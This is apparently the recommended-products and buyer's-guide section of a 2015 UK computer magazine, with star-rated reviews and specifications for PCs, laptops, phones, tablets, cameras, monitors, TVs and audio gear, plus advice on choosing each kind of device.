AVAILABLE FORMATS PC, Mac • OS SUPPORT Windows 7, Windows 8.1 64-bit • MINIMUM CPU Intel Core 2 Duo, AMD Athlon 64 X2 5600+ • MINIMUM GPU Nvidia GeForce 7600 GT/AMD Radeon HD 2600 XT • MINIMUM RAM 2GB • HARD DISK SPACE 10GB • DETAILS eu.battle.net



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ebuyer.com

BT Business Direct

PHILIPS

Choosing a...

PC system

01 A basic PC costing around £350 will be able to run everyday office, multimedia and education software and will easily cope with the internet. It might even be able to run some modern games. Many PCs can be sold either with or without the monitor. If you don't like the display that the manufacturer is offering, you can always use your current one, or buy one separately.

02 If you want to play games, you'll have to upgrade the graphics card. Budget cards such as the AMD Radeon R7 260X will cope well with many 3D games, but to play the latest 3D games smoothly (and enjoy the best-quality graphics) it's worth upgrading to a more powerful card such as an AMD Radeon R9 290.

03 All modern PCs come with at least a dual-core processor and are capable of most tasks. Anyone who regularly undertakes demanding tasks such as video editing and encoding should consider a quad-core or even hex-core processor.

04 There are plenty of good reasons to upgrade the PC's memory or hard disk. If you'll use your PC for gaming, video-editing or other demanding tasks, you'll need 8GB of RAM and a large hard disk – 1TB should suffice. Many new PCs come with SSDs, which make your PC boot and load programs incredibly quickly.

05 Having plenty of USB ports is always useful, as most PC peripherals attach to these. Most new PCs come with USB3 ports, which provide faster data transfers when used with supported devices.

06 Most new PCs come with Windows 8 installed. Don't be too easily swayed by the inclusion of other software. It may be that you'll never use it.

07 While most PCs come in cases of a similar size, some have more compact mini tower or mini-PC cases. These smaller PCs will fit under your TV or on your desk more easily, but bear in mind that they're significantly harder to upgrade than full-size machines.

PCs



CHILLBLAST Fusion Raptor

★★★★★

£1,129 inc VAT • www.chillblast.com

The Chillblast Fusion Raptor comes in a gorgeous case and manages to successfully marry great application performance and scintillating gaming gusto. It uses some impressive components and is great value.

PROCESSOR Quad-core 4.4GHz Intel Core i7-4790K (overclocked) • RAM 16GB • FRONT USB PORTS 2x USB3 • REAR USB PORTS 2x USB, 4x USB3 • TOTAL STORAGE 120GB SSD, 2TB hard disk • GRAPHICS CARD 2GB MSI GeForce GTX 960 Gaming 2G • DISPLAY None • OPERATING SYSTEM Windows 8.1 • WARRANTY Five years (Three years collect and return, two years RTB) • DETAILS www.chillblast.com • PART CODE Fusion Raptor • FULL REVIEW May 2015



ACER Revo One RL85

★★★★★

£400 inc VAT • www.currys.co.uk

One of the cleverest PC designs we've seen in ages, the tiny Acer Revo One has enough space for three high-capacity hard disks, making it a perfect living-room PC. With an Intel Core i3 processor, it's no slouch either, and the price is as attractive as the chassis.

PROCESSOR Dual-core 1.7GHz Intel Core i3-4005U • RAM 4GB • FRONT USB PORTS 0 • REAR USB PORTS 2x USB, 2x USB3 • TOTAL STORAGE 2TB hard disk • GRAPHICS CARD Integrated Intel HD 4000 graphics • OPERATING SYSTEM Windows 8.1 • WARRANTY One year RTB • DETAILS www.acer.co.uk • PART CODE DLSZMEK.014 • FULL REVIEW Aug 2015



PALICOMP i5 Devil Blaster

★★★★★

£700 inc VAT • www.palicmp.co.uk

Palicomp has created an eminently powerful system for the money. The i5 Devil Blaster has terrific gaming performance and the system's overclocked i5-4690K processor provides great application performance. A decent monitor rounds off a great-value system.

PROCESSOR Quad-core 4.5GHz Intel Core i5-4690K (overclocked) • RAM 8GB • FRONT USB PORTS 1x USB3, 1x USB • REAR USB PORTS 4x USB3, 2x USB • TOTAL STORAGE 1TB hybrid hard disk • GRAPHICS CARD 2GB PowerColor AMD Radeon R9 270X • DISPLAY 24in Iiyama ProLite E2483HS • OPERATING SYSTEM Windows 8.1 • WARRANTY Three years RTB, one year parts • DETAILS www.palicmp.co.uk • PART CODE HAS8 • FULL REVIEW Dec 2014



LAPTOPS



ASUS Zenbook UX305

★★★★★

£650 inc VAT • www.currys.co.uk

The UX305 is Asus's first laptop that runs Intel's new low-power Core M processors. Weighing just 1.2kg and 12mm thick, it's one of the thinnest and lightest laptops we've ever tested. Its performance won't set the world alight, but if you're after a portable work machine, look no further.

PROCESSOR Dual-core 800MHz Intel Core M-5Y10C • RAM 8GB • SIZE 324x226x12mm • WEIGHT 1.2kg • SCREEN SIZE 13.3in • SCREEN RESOLUTION 1,920x1,080 • GRAPHICS ADAPTOR Intel HD 5300 • TOTAL STORAGE 128GB SSD • OPERATING SYSTEM Windows 8.1 • PARTS AND LABOUR WARRANTY One year collect and return • DETAILS www.asus.com • PART CODE UX305FA(MS)-FC061H • FULL REVIEW Jun 2015



SCAN 3XS Graphite LG157

★★★★★

£950 inc VAT • www.scan.co.uk/3xs

Scan has created a successful follow-up to its Graphite LG156 with an excellent screen and build quality improvements. You also get a generous two-year warranty, making the Graphite LG157 a great choice.

PROCESSOR Quad-core 2.5GHz Intel Core i7-4710HQ • RAM 8GB • SIZE 385x268x29mm • WEIGHT 2.5kg • SCREEN SIZE 15.6in • SCREEN RESOLUTION 1,920x1,080 • GRAPHICS ADAPTOR Nvidia GeForce GTX 960M • TOTAL STORAGE 120GB SSD, 1TB hard disk • OPERATING SYSTEM Windows 8.1 • PARTS AND LABOUR WARRANTY Two years RTB • DETAILS www.scan.co.uk/3xs • PART CODE 3XS Graphite LG157 • FULL REVIEW Aug 2015



TOSHIBA Chromebook 2 (CB30-B-104)

★★★★★

£270 inc VAT • www.johnlewis.com

Toshiba's Chromebook 2 is the first budget Chromebook on sale in the UK with a Full HD screen. This increases the price a little but we think it's absolutely worth it. With so much extra real estate, you can fit more items on the screen and get more done. The machine is lighter and has better battery life than its predecessor, too, making it our current favourite Chromebook.

PROCESSOR Dual-core 2.16GHz Intel Celeron N2840 • RAM 4GB • SIZE 320x214x19mm • WEIGHT 1.35kg • SCREEN SIZE 13.3in • SCREEN RESOLUTION 1,920x1,080 • GRAPHICS ADAPTOR Intel HD Graphics • TOTAL STORAGE 16GB SSD • OPERATING SYSTEM Google Chrome OS • PARTS AND LABOUR WARRANTY One year RTB • DETAILS www.toshiba.co.uk • PART CODE PLM02E-000003EN • FULL REVIEW May 2015



SMARTPHONES



SAMSUNG Galaxy S6

★★★★★

£550 SIM-free, free on £32-per-month contract • www.carphonewarehouse.com (SIM-free & contract)

The all-metal Galaxy S6 is one of Samsung's best phones yet. Its performance is among the best we've seen and its 2,560x1,440 screen looks gorgeous. If you want a phone to really turn heads, though, there's also the curvy Galaxy S6 Edge.

PROCESSOR Quad-core 1.5GHz Samsung Exynos 7420 • SCREEN SIZE 5.1in • SCREEN RESOLUTION 2,560x1,440 • REAR CAMERA 16 megapixels • STORAGE 32GB • WIRELESS DATA 4G • SIZE 143x70x6.8mm • WEIGHT 132g • OPERATING SYSTEM Android 5.0 • WARRANTY One year RTB • DETAILS www.samsung.co.uk • PART CODE SM-G920F • FULL REVIEW Jul 2015



APPLE iPhone 6

★★★★★

£539 SIM-free, free on £35-per-month contract • store.apple.com/uk (SIM-free), www.carphonewarehouse.com (contract)

It took Apple a while, but it finally increased screen size with the iPhone 6 range. Now with a 4.7in display, a fast processor, improved battery life and iOS 8.3, the iPhone 6 is an improvement in every way on the iPhone 5s.

PROCESSOR Dual-core 1.4GHz Apple A8 • SCREEN SIZE 4.7in • SCREEN RESOLUTION 1,334x750 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G • SIZE 138x67x6.9mm • WEIGHT 129g • OPERATING SYSTEM iOS 8.3 • WARRANTY One year RTB • DETAILS www.apple.com/uk • PART CODE iPhone6 • FULL REVIEW Dec 2014



SONY Xperia Z3 Compact

★★★★★

£315 SIM-free, free on £22-per-month contract • www.handtec.co.uk (SIM-free), www.carphonewarehouse.com (contract)

With its incredible 20-hour battery life and fast performance, the Sony Xperia Z3 Compact brings flagship features to a smaller handset at a great price.

PROCESSOR Quad-core 2.5GHz Qualcomm Snapdragon 801 • SCREEN SIZE 4.6in • SCREEN RESOLUTION 1,280x720 • REAR CAMERA 20.7 megapixels • STORAGE 16GB • WIRELESS DATA 4G • DIMENSIONS 127x65x8.6mm • WEIGHT 129g • OPERATING SYSTEM Android 4.4 • DETAILS www.sony.co.uk • PART CODE Sony D5803 • FULL REVIEW Jan 2015



MICROSOFT Lumia 640

★★★★★

£127 SIM-free, free on £10.50-per-month contract • www.ebuyer.com (SIM-free), www.carphonewarehouse.com (contract)

The best budget Windows phone around. Its 5in screen is fantastic and its snappy performance punches above its price range. There's also the jumbo Lumia 640 XL if you want more battery life.

PROCESSOR Quad-core 1.2GHz Qualcomm Snapdragon 400 • SCREEN SIZE 5in • SCREEN RESOLUTION 1,280x720 • REAR CAMERA 8 megapixels • STORAGE 8GB • WIRELESS DATA 4G • DIMENSIONS 141x72x8.8mm • WEIGHT 145g • OPERATING SYSTEM Windows Phone 8.1 • DETAILS www.microsoft.com • PART CODE RM-1072 • FULL REVIEW Aug 2015



MOTOROLA Moto G (2nd Gen.)

★★★★★

£149 SIM-free, free on £11.50-per-month contract • www.motorola.co.uk (SIM-free), www.idmobile.co.uk (contract)

The Moto G just got even better. Now available with a larger screen, better camera, longer battery life and 4G, the new Moto G is the best budget smartphone of the year.

PROCESSOR Quad-core 1.2GHz Qualcomm Snapdragon 400 • SCREEN SIZE 5in • SCREEN RESOLUTION 1,280x720 • REAR CAMERA 8 megapixels • STORAGE 8GB • WIRELESS DATA 4G • DIMENSIONS 141x70x11mm • WEIGHT 149g • OPERATING SYSTEM Android 4.4 • DETAILS www.motorola.co.uk • PART CODE XT1068 • FULL REVIEW Jan 2015



TABLETS



SONY Xperia Z4 Tablet

★★★★★

£499 inc VAT • www.sonymobile.com

It's expensive, but the Z4 Tablet is a stunning bit of kit. It weighs just 389g, so is lighter than the iPad Air 2, and is an amazing 6.1mm thick. Its super-high-resolution screen has the best colour accuracy we've seen from an LCD panel, it runs Android 5 beautifully and has the best battery life we've ever seen from a tablet.

PROCESSOR Octa-core 2.3GHz Qualcomm Snapdragon 810 • SCREEN SIZE 10.1in • SCREEN RESOLUTION 2,560x1,600 • REAR CAMERA 8.1 megapixels • STORAGE 32GB • WIRELESS DATA 4G (optional) • DIMENSIONS 167x254x6.1mm • WEIGHT 389g • OPERATING SYSTEM Android 5.0 • WARRANTY One year RTB • DETAILS www.sonymobile.com • PART CODE Xperia Z4 Tablet • FULL REVIEW Aug 2015



GOOGLE Nexus 9

★★★★★

£300 inc VAT • www.currys.co.uk

The Nexus 9 is the first Google-branded tablet to have an iPad-style 4:3 ratio screen, which we think is a better shape for web browsing. Android 5.0 Lollipop runs beautifully and its battery life is superb.

PROCESSOR Dual-core 2.3GHz Nvidia Tegra K1 Denver • SCREEN SIZE 8.9in • SCREEN RESOLUTION 2,048x1,536 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G (optional) • DIMENSIONS 154x228x8.8mm • WEIGHT 425g • OPERATING SYSTEM Android 5.0 • WARRANTY One year RTB • DETAILS www.google.com/nexus/9 • FULL REVIEW Aug 2015



APPLE iPad Air 2

★★★★★

£399 inc VAT • store.apple.com/uk

The iPad Air 2 is even thinner and lighter than its predecessor and still feels beautifully made. It's the fastest iPad yet, and now has TouchID fingerprint recognition for added security.

PROCESSOR Tri-core 1.5GHz Apple A8X • SCREEN SIZE 9.7in • SCREEN RESOLUTION 2,048x1,536 • REAR CAMERA 8 megapixels • STORAGE 16GB • WIRELESS DATA 4G (optional) • DIMENSIONS 240x170x6.1mm • WEIGHT 437g • OPERATING SYSTEM iOS 8.3 • WARRANTY One year RTB • PART CODE Apple iPad Air 2 • DETAILS www.apple.com/uk • FULL REVIEW Aug 2015



MICROSOFT Surface 3

★★★★★

£499 inc VAT • www.microsoftstore.com

If you're after a Windows tablet but the £600-plus Surface Pro 3 is too much for you, the Surface 3 is the model to get. It's beautifully made with a great screen, and if you add the optional Type Cover keyboard you'll have a super-light laptop for working on the move.

PROCESSOR Quad-core 1.6GHz Intel Atom X7-28700 • SCREEN SIZE 10.8in • SCREEN RESOLUTION 1,920x1,280 • REAR CAMERA 8 megapixels • STORAGE 128GB • WIRELESS DATA 4G • DIMENSIONS 187x267x8.7mm • WEIGHT 622g • OPERATING SYSTEM Windows 8.1 (64-bit) • WARRANTY One year RTB • DETAILS www.microsoft.com • PART CODE Surface 3 • FULL REVIEW Aug 2015



TESCO Hudl 2

★★★★★

£99 inc VAT • www.tesco.com/direct/hudl

The Hudl 2 is even better value than the original. It has a great screen, good build quality and runs Android smoothly. Battery life isn't great, but otherwise this is a fantastic complete budget tablet.

PROCESSOR Quad-core 1.3GHz Intel Atom Z3730 • SCREEN SIZE 8.3in • SCREEN RESOLUTION 1,920x1,200 • REAR CAMERA 5 megapixels • STORAGE 16GB • WIRELESS DATA None • DIMENSIONS 228x128x9mm • WEIGHT 410g • OPERATING SYSTEM Android 4.4.2 • WARRANTY One year RTB • PART CODE hudl2 • DETAILS www.tesco.com/direct/hudl • FULL REVIEW Aug 2015



Choosing a ...

Tablet

01 All tablets rely on an operating system (OS) to run apps. You have two main choices: Apple's iOS, which runs on the iPad Air and iPad Mini, and Android, which Google licenses to various manufacturers. If you own an Apple or Google smartphone, you can download your apps, music and so on to a tablet that runs the same OS, so it makes sense to stick with a compatible device.

There are also Windows RT tablets, which use a cut-down version of Windows 8, but they are much less common.

02 It's important to pick a tablet that has a good-quality high-resolution screen. Many budget tablets have 1,280x800-resolution displays, but better tablets have Full HD 1,920x1,080 panels, and tablets that have even higher screen resolutions are becoming more common. Some are as high as 2,560x1,600. Entry-level tablets typically use TN panels, which don't have particularly good viewing angles. The viewing angles of IPS panels are much better.

03 If you want to listen to music, watch films and play games, make sure your tablet has plenty of storage. Many tablets come with 8GB or 16GB of internal storage as standard, although some budget models have less. You'll typically pay more for a higher storage capacity.

Many tablets also have microSD slots that let you add extra storage, although you won't find one on an iPad. MicroSD cards are a cheap way of boosting storage capacity.

04 Tablets rarely include a SIM card slot. This means you'll have to rely on Wi-Fi to get online, although some tablets let you access the internet through your smartphone. If you want mobile access to the internet, look for 3G- and 4G-ready devices. These almost always cost more than Wi-Fi-only models but they're great if you use your tablet while commuting or travelling.

05 Your choice of tablet determines the apps you can use on it. You may find that some of the apps you want are available on iOS but not Android and vice versa. Android and iOS devices currently have more apps available than Windows devices.

Choosing a...

Compact system camera

01 If you're ready to step beyond the basic controls of a compact camera, or you want greater flexibility than an ultra-zoom can offer, a Compact System Camera (CSC) is the next logical upgrade. With interchangeable lenses, manual controls and stellar image quality, these cameras can give fully fledged digital SLRs a run for their money.

02 There are three competing types of CSC mount, and the one you buy determines the number of compatible lenses and accessories you have available. Samsung's NX-mount is arguably the most limited in terms of lens selection, although the range is growing. Sony's E-Mount has a slightly wider range, but Micro Four Thirds offers the widest variety. Both Panasonic and Olympus cameras use this mount, and the lenses are interchangeable between manufacturers.

03 Micro Four Thirds cameras are typically more compact than other types of CSC because the image sensor is physically smaller – with a 22mm diagonal, it's roughly 30 per cent smaller than an APS-C sensor. The APS-C sensors that Sony and Samsung use in their CSCs are the same size as those in traditional digital SLRs.

04 Like digital SLRs, CSCs come with a wide range of prices. Available from as little as £200, there's a CSC to suit every budget. Most come with at least one kit lens, but if you already have lenses for a particular CSC mount, you can buy the body on its own and save money.

05 Once you've settled on a particular mount, you should pay attention to features. Articulating screens and integrated viewfinders will help you compose shots, while extra physical controls and a hotshoe mount will give you flexibility for manual shooting. Touchscreens are great, but they're no replacement for physical dials when it comes to changing shutter speed and aperture. An integrated flash is much more convenient than a detachable one, as you can never forget to bring it with you.

PHOTOGRAPHY

COMPACT SYSTEM CAMERA	<p>COMPUTER SHOPPER SAMSUNG NX3000 RECOMMENDED ★★★★★ £229 inc VAT • www.ukdigitalcameras.co.uk</p> <p>With its high image quality, wealth of features and slim design, the NX3000 is an excellent camera. Better still, at its current low price it's an unbelievable bargain. Buy one while you can.</p> <p>SENSOR RESOLUTION 20 megapixels • SENSOR SIZE 23.5x15.7mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.5x • VIEWFINDER None • LCD SCREEN 3in (460,800 dots) • OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) 3.1x (24-75mm) • 35mm-EQUIVALENT APERTURE f/5.2-8.4 • LENS MOUNT Samsung NX • WEIGHT 386g • DIMENSIONS 61x126x81mm • WARRANTY One year RTB • DETAILS www.samsung.com/uk • FULL REVIEW Jan 2015</p> 
COMPACT CAMERA	<p>COMPUTER SHOPPER NIKON Coolpix S9700 BEST BUY ★★★★★ £160 inc VAT • www.buyacamera.co.uk</p> <p>This compact camera packs in a 30x zoom lens, Wi-Fi, GPS and slow-motion video. Its has a comprehensive set of controls, but it's the image quality that really impresses, achieving decent shots in tough conditions.</p> <p>SENSOR RESOLUTION 16 megapixels • SENSOR SIZE 1/2.3in • VIEWFINDER None • LCD SCREEN 3in (921,000 dots) • OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) 30x (25-750mm) • 35mm-EQUIVALENT APERTURE f/21-36 • WEIGHT 235g • DIMENSIONS 66x110x34mm • WARRANTY Two years RTB • DETAILS www.nikon.co.uk • FULL REVIEW Nov 2014</p> 
ULTRA-ZOOM CAMERA	<p>COMPUTER SHOPPER PANASONIC Lumix DMC-FZ200 BEST BUY ★★★★★ £309 inc VAT • www.johnlewis.com</p> <p>This ultra-zoom camera has a big 25-600mm zoom range and maintains a fast F2.8 aperture across the whole focal range, so you can shoot in low-light conditions without too much worry.</p> <p>SENSOR RESOLUTION 12.1 megapixels • SENSOR SIZE 6.2x4.6mm (1/2.3in) • VIEWFINDER Electronic • LCD SCREEN 3in • OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) 24x (25-600mm) • 35mm-EQUIVALENT APERTURE f/15-5 • WEIGHT 588g • DIMENSIONS 87x125x110mm • WARRANTY One year RTB • DETAILS www.panasonic.com/uk • FULL REVIEW Feb 2013</p> 
SLR CAMERA	<p>COMPUTER SHOPPER NIKON D7200 BEST BUY ★★★★★ £849 inc VAT (body only) • www.wexphotographic.com</p> <p>The new Nikon D7200 takes the best photos possible without switching up to a full-frame camera at huge expense. Pair that with superb ergonomics and it's simply unbeatable.</p> <p>SENSOR RESOLUTION 24 megapixels • SENSOR SIZE 23.5x15.6mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.5x • VIEWFINDER optical • LCD SCREEN 3.2in • OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) N/A • 35mm-EQUIVALENT APERTURE N/A • LENS MOUNT F-mount • WEIGHT 765g • DIMENSIONS 107x136x76mm • WARRANTY Two years RTB • DETAILS www.nikon.co.uk • FULL REVIEW Aug 2015</p> 
SLR CAMERA	<p>COMPUTER SHOPPER CANON EOS 700D BEST BUY ★★★★★ £479 inc VAT • www.wexphotographic.com</p> <p>This superb all-rounder avoids the flaws of its predecessors. Photos taken with its 18-55mm kit lens were consistently better than those of similarly priced cameras, and there's a wide range of affordable extra lenses.</p> <p>SENSOR RESOLUTION 20 megapixels • SENSOR SIZE 22.5x15.6mm (APS-C) • FOCAL LENGTH MULTIPLIER 1.6x • VIEWFINDER Optical • LCD SCREEN 3in • OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) 27-82.5mm (kit lens) • 35mm-EQUIVALENT APERTURE N/A • LENS MOUNT EF-mount • WEIGHT 755g (body only) • DIMENSIONS 104x139x79mm • WARRANTY One year RTB • DETAILS www.canon.co.uk • FULL REVIEW Nov 2013</p> 

DISPLAYS

MONITOR	<p>COMPUTER SHOPPER BENQ GW2765HT BEST BUY ★★★★★ £275 inc VAT • www.laptopsdirect.co.uk</p> <p>This 27in 2,560x1,440 IPS monitor is one of the best-value screens we've ever seen. With near-perfect sRGB colour accuracy out of the box, it's a steal for less than £300.</p> <p>SCREEN SIZE 27in • RESOLUTION 2,560x1,440 • SCREEN TECHNOLOGY IPS • VIDEO INPUTS VGA, DVI, HDMI, DisplayPort • WARRANTY Two years onsite • PART CODE GW2765HT • DETAILS www.benq.co.uk • FULL REVIEW Jan 2015</p> 
MONITOR	<p>COMPUTER SHOPPER VIEWSONIC VX2363Smhl-W RECOMMENDED ★★★★★ £88 inc VAT • www.dabs.com</p> <p>The 23in VX2363Smhl-W stands out from the crowd with its white stand, IPS screen and great overall image quality. It's a good budget buy for those who have modest needs.</p> <p>SCREEN SIZE 23in • RESOLUTION 1,920x1,080 • SCREEN TECHNOLOGY IPS • VIDEO INPUTS VGA, DVI, HDMI, tx MHL-compatible HDMI • WARRANTY Two years collect and return • PART CODE VX2363Smhl-W • DETAILS www.viewsoniceurope.com • FULL REVIEW Jan 2015</p> 
MONITOR	<p>COMPUTER SHOPPER IYAMA ProLite GB2488HSU-B1 BEST BUY ★★★★★ £205 inc VAT • www.cclonline.com</p> <p>Gamers need look no further than the Iiyama ProLite GB2488HSU-B1. It's a no-nonsense Full HD panel with a 144Hz refresh rate for lightning-fast games. This display is great value.</p> <p>SCREEN SIZE 24in • RESOLUTION 1,920x1,080 • SCREEN TECHNOLOGY TN • VIDEO INPUTS 2x HDMI, DVI, DisplayPort • WARRANTY Two years onsite • PART CODE ProLite GB2488HSU-B1 • DETAILS www.iiyama.com • FULL REVIEW Aug 2014</p> 
MONITOR	<p>COMPUTER SHOPPER ASUS PB279Q BEST BUY ★★★★★ £563 inc VAT • www.balllicom.co.uk</p> <p>If you're remotely serious about design, photography or gaming and want an Ultra HD screen, this is the monitor to choose. It's plain to look at and has no USB hub, but in terms of pure image quality, nothing beats it at this price.</p> <p>SCREEN SIZE 27in • RESOLUTION 3,840x2,160 • SCREEN TECHNOLOGY AHVA • REFRESH RATE 60Hz • VIDEO INPUTS 4x HDMI, DisplayPort, Mini DisplayPort • WARRANTY Three years RTB • DETAILS www.asus.com • FULL REVIEW Apr 2015</p> 
MONITOR	<p>COMPUTER SHOPPER SAMSUNG S32D850T BEST BUY ★★★★★ £437 inc VAT • www.laptopsdirect.co.uk</p> <p>It's not cheap, but this 32in monitor is great value. Images are sharp and vibrant on its 2,560x1,440 panel, and the stand is among the most attractive we've seen.</p> <p>SCREEN SIZE 32in • RESOLUTION 2,560x1,440 • SCREEN TECHNOLOGY VA • VIDEO INPUTS HDMI, DVI, DisplayPort • WARRANTY Two years collect and return • PART CODE S32D850T • DETAILS www.samsung.com/uk • FULL REVIEW Jan 2015</p> 

HOME CINEMA

COMPUTER SHOPPER LG 47LB730V

BEST BUY ★★★★★

£500 inc VAT • www.richersounds.com

The LG 47LB730V has one of the best screens and smart TV interfaces we've seen. With its fantastic design and great picture quality straight out of the box, the 47LB730V is great value.

SCREEN SIZE 47in • NATIVE RESOLUTION 1,920x1,080 • VIDEO INPUTS 3x HDMI, SCART, component, composite • TUNER Freeview HD • DIMENSIONS 1,061x666x227mm • WARRANTY Five years RTB • DETAILS www.lg.com/uk • PART CODE 47LB730V • FULL REVIEW Mar 2015



COMPUTER SHOPPER SAMSUNG UE40H5500

BEST BUY ★★★★★

£350 inc VAT • www.richersounds.com

An excellent mid-range TV with brilliant 3D performance, great all-round picture quality and unparalleled online content. It's also available in models from 32in right up to 75in, making it the perfect fit for any room size.

SCREEN SIZE 40in • NATIVE RESOLUTION 1,920x1,080 • VIDEO INPUTS 3x HDMI, SCART, component, composite • TUNER Freeview HD • DIMENSIONS 906x578x96mm • WARRANTY Five years RTB • DETAILS www.samsung.com/uk • PART CODE UE40H5500 • FULL REVIEW May 2015



COMPUTER SHOPPER ONKYO TX-NR636

BEST BUY ★★★★★

£349 inc VAT • www.richersounds.com

With multiple HDMI 2.0 ports for 4K content and Dolby Atmos Home support, the Onkyo TX-NR636 is an essential AV receiver if you're looking to futureproof your home cinema system.

HDMI INPUTS/OUTPUTS 7/2 • HDMI 2.0 INPUTS/OUTPUTS 5/1 • OUTPUT RESOLUTIONS 720p, 1080p, 4K • WIRELESS SUPPORT 802.11n, Bluetooth 2.1 • SPEAKER CONFIGURATION 7.2 • RMS POWER OUTPUT 1,200W • SIZE 435x173x329mm • WARRANTY Two years RTB • DETAILS www.eu.onkyo.com • PART CODE TX-NR636 • FULL REVIEW Jun 2015



COMPUTER SHOPPER SAMSUNG BD-H6500

BEST BUY ★★★★★

£130 inc VAT • www.argos.co.uk

This 3D-capable Blu-ray player produces a great picture, offers an excellent range of Smart TV services and provides the best DVD upscaling we've seen at this price.

BLU-RAY PROFILE BD-Live (Profile 5) • HDMI VERSION 1.4 • 3D CAPABLE Yes • NETWORKING 1x 10/100, 802.11n • WARRANTY One year RTB • PART CODE BD-H6500 • DETAILS www.samsung.com/uk • FULL REVIEW Oct 2014



COMPUTER SHOPPER SAMSUNG HW-J7500

RECOMMENDED ★★★★★

£750 inc VAT • www.johnlewis.com

This curved 8.1 soundbar and wireless subwoofer not only looks great, but it also produces excellent sound and has plenty of ports.

SPEAKERS 8 • RMS POWER OUTPUT 320W • DIMENSIONS 1,230x170x42mm (soundbar), 291x371x291mm (subwoofer) • WEIGHT 4kg (soundbar), 7.8kg (subwoofer) • DOCK CONNECTOR None • NETWORKING Bluetooth 3.0 • WARRANTY One year RTB • DETAILS www.samsung.com/uk • PART CODE HW-J7500 • FULL REVIEW Jul 2015



AUDIO

COMPUTER SHOPPER PHILIPS Fidelio M2BT

BEST BUY ★★★★★

£202 inc VAT • www.amazon.co.uk

The Philips Fidelio M2BT are premium Bluetooth headphones that sound great, look fantastic and are supremely comfortable.

HEADPHONES TYPE On-ear Bluetooth • PLUG TYPE 3.5mm jack plug • WEIGHT 190g • CABLE LENGTH 1.2m • WARRANTY One year RTB • DETAILS www.philips.co.uk • PART CODE M2BTBK/00 • FULL REVIEW Apr 2015



COMPUTER SHOPPER BLUESOUND Pulse

RECOMMENDED ★★★★★

£599 inc VAT • www.sevenoakssoundandvision.co.uk

The audiophile's choice for multiroom audio. The Bluesound Pulse has excellent sound quality, support for high-resolution audio and is compatible with plenty of music-streaming services.

SPEAKERS 5 • RMS POWER OUTPUT 80W • DOCK CONNECTOR None • WIRELESS 802.11n Wi-Fi, 10/100 Ethernet, optional Bluetooth (SBC) • DIMENSIONS 420x190x197mm • WEIGHT 6.1kg • WARRANTY One year RTB • DETAILS www.bluesound.com • FULL REVIEW Mar 2015



COMPUTER SHOPPER RAZER Leviathan

RECOMMENDED ★★★★★

£150 inc VAT • www.box.co.uk

Soundbars are usually built for TVs, but Razer's Leviathan is ideal for sliding underneath a computer monitor. It sounds great and is more than loud enough to fill a room.

SPEAKERS 4 • RMS POWER OUTPUT 30W • WEIGHT 2kg (bar), 2.3kg (subwoofer) • NETWORKING Bluetooth (SBC, aptX) • WARRANTY Two years RTB • DETAILS www.razerzone.com • PART CODE RZ05-01260100-R3G1 • FULL REVIEW Jul 2015



COMPUTER SHOPPER APPLE iPod Touch

BEST BUY ★★★★★

£199 inc VAT • store.apple.com/uk

The fifth iPod Touch is the best device of its kind. Its battery lasts for three days of continuous music playback or eight hours of video. Its display is great and its audio is as reliable as ever, though format support is limited.

CAPACITY (FORMATTED) 32GB • DISPLAY 4in colour LCD touchscreen • SUPPLIED HEADPHONES Earphones • SUPPORTED AUDIO FORMATS AAC, MP3, AIF, WAV, Audible • WARRANTY One year RTB • PART CODE MD723B1/A • DETAILS www.apple.com/uk • FULL REVIEW Feb 2013



COMPUTER SHOPPER ARCAM miniBlink

RECOMMENDED ★★★★★

£100 inc VAT • www.petertyson.co.uk

Stream music from your mobile phone or tablet to your hi-fi with the petite and attractive miniBlink. This high-quality Bluetooth receiver sounds good and is delightfully simple to use.

WARRANTY Two years RTB • PART CODE miniBlink • DETAILS www.arcam.co.uk • FULL REVIEW Aug 2014



Choosing an ...

HD TV

01 A 32in Full HD TV costs around £290 and will suit smaller living rooms. TVs look much smaller in the shop than in your home, so measure the space available before you buy.

02 A 1,920x1,080-resolution TV can display a 1080p image. You can still buy TVs with a 720p (1,366x768) resolution, but they're no cheaper and the image won't be as sharp. Even so, it can be difficult to tell the difference between 720p and 1080p on smaller screens.

03 Consider the number of inputs you need for your equipment. Two HDMI ports should be the minimum, but many TVs come with four. Don't forget devices such as games consoles and PVRs. If you have older equipment, check that your TV has enough SCART and component sockets.

If you want to plug your PC into your TV, you'll need to use either HDMI or VGA inputs. Be aware that some TVs only let you use a PC on an analogue input, and others won't display the Windows desktop at the TV's highest resolution.

04 The contrast ratio tells you the difference between the darkest and the brightest shades the screen can display. The higher the number, the darker the blacks and the brighter the whites. A screen with a high contrast ratio is more likely to show a wider range of detail. Plasma TVs generally have much higher contrast ratios than even the best LCD TVs.

05 There are several ways to receive HD content. Sky HD has the widest selection of channels but requires a Sky HD box and monthly subscription. Freesat and Freeview HD bring you HD channels from the BBC, ITV and Channel 4. There are no monthly subscriptions – all you need is a compatible receiver. A Blu-ray player lets you watch HD movies on optical discs.

06 Extra features, such as a network port, can be worth having because they may let you access online content, as well as media from a DLNA or UPnP server on your network.

Choosing an ...

Inkjet printer

01 You should be able to buy a decent inkjet printer for less than £40. High-quality printing is possible on such a printer, but it will be slow. The actual print speed of an inkjet can be half the quoted (maximum) speed for text documents, and even slower when printing graphics. Budget inkjet printers such as these are designed only for light use and can be expensive to run.

02 For £60 you can buy a much more capable printer that's either faster and better built or better at reproducing photos. If documents are your priority, you'll want a high minimum speed and low print costs. Look for inkjets that can handle all your office media, such as envelopes and labels.

03 If photos are your priority, speed is less important. Choose a printer that reproduces subtle tones well. You can't determine this by looking at the specifications – only hands-on testing will do, so remember to check our reviews before you buy. Borderless printing (up to the edge of the paper) should also be possible. Pay particular attention to running costs: photos use three times as much ink as regular colour documents.

04 Heavy-duty office inkjets can cost up to £1,000 and their build quality is improving. They use large individual ink tanks, which can cut running costs. Printers with automatic duplex (double-sided) printing or A3 capabilities are now much more affordable.

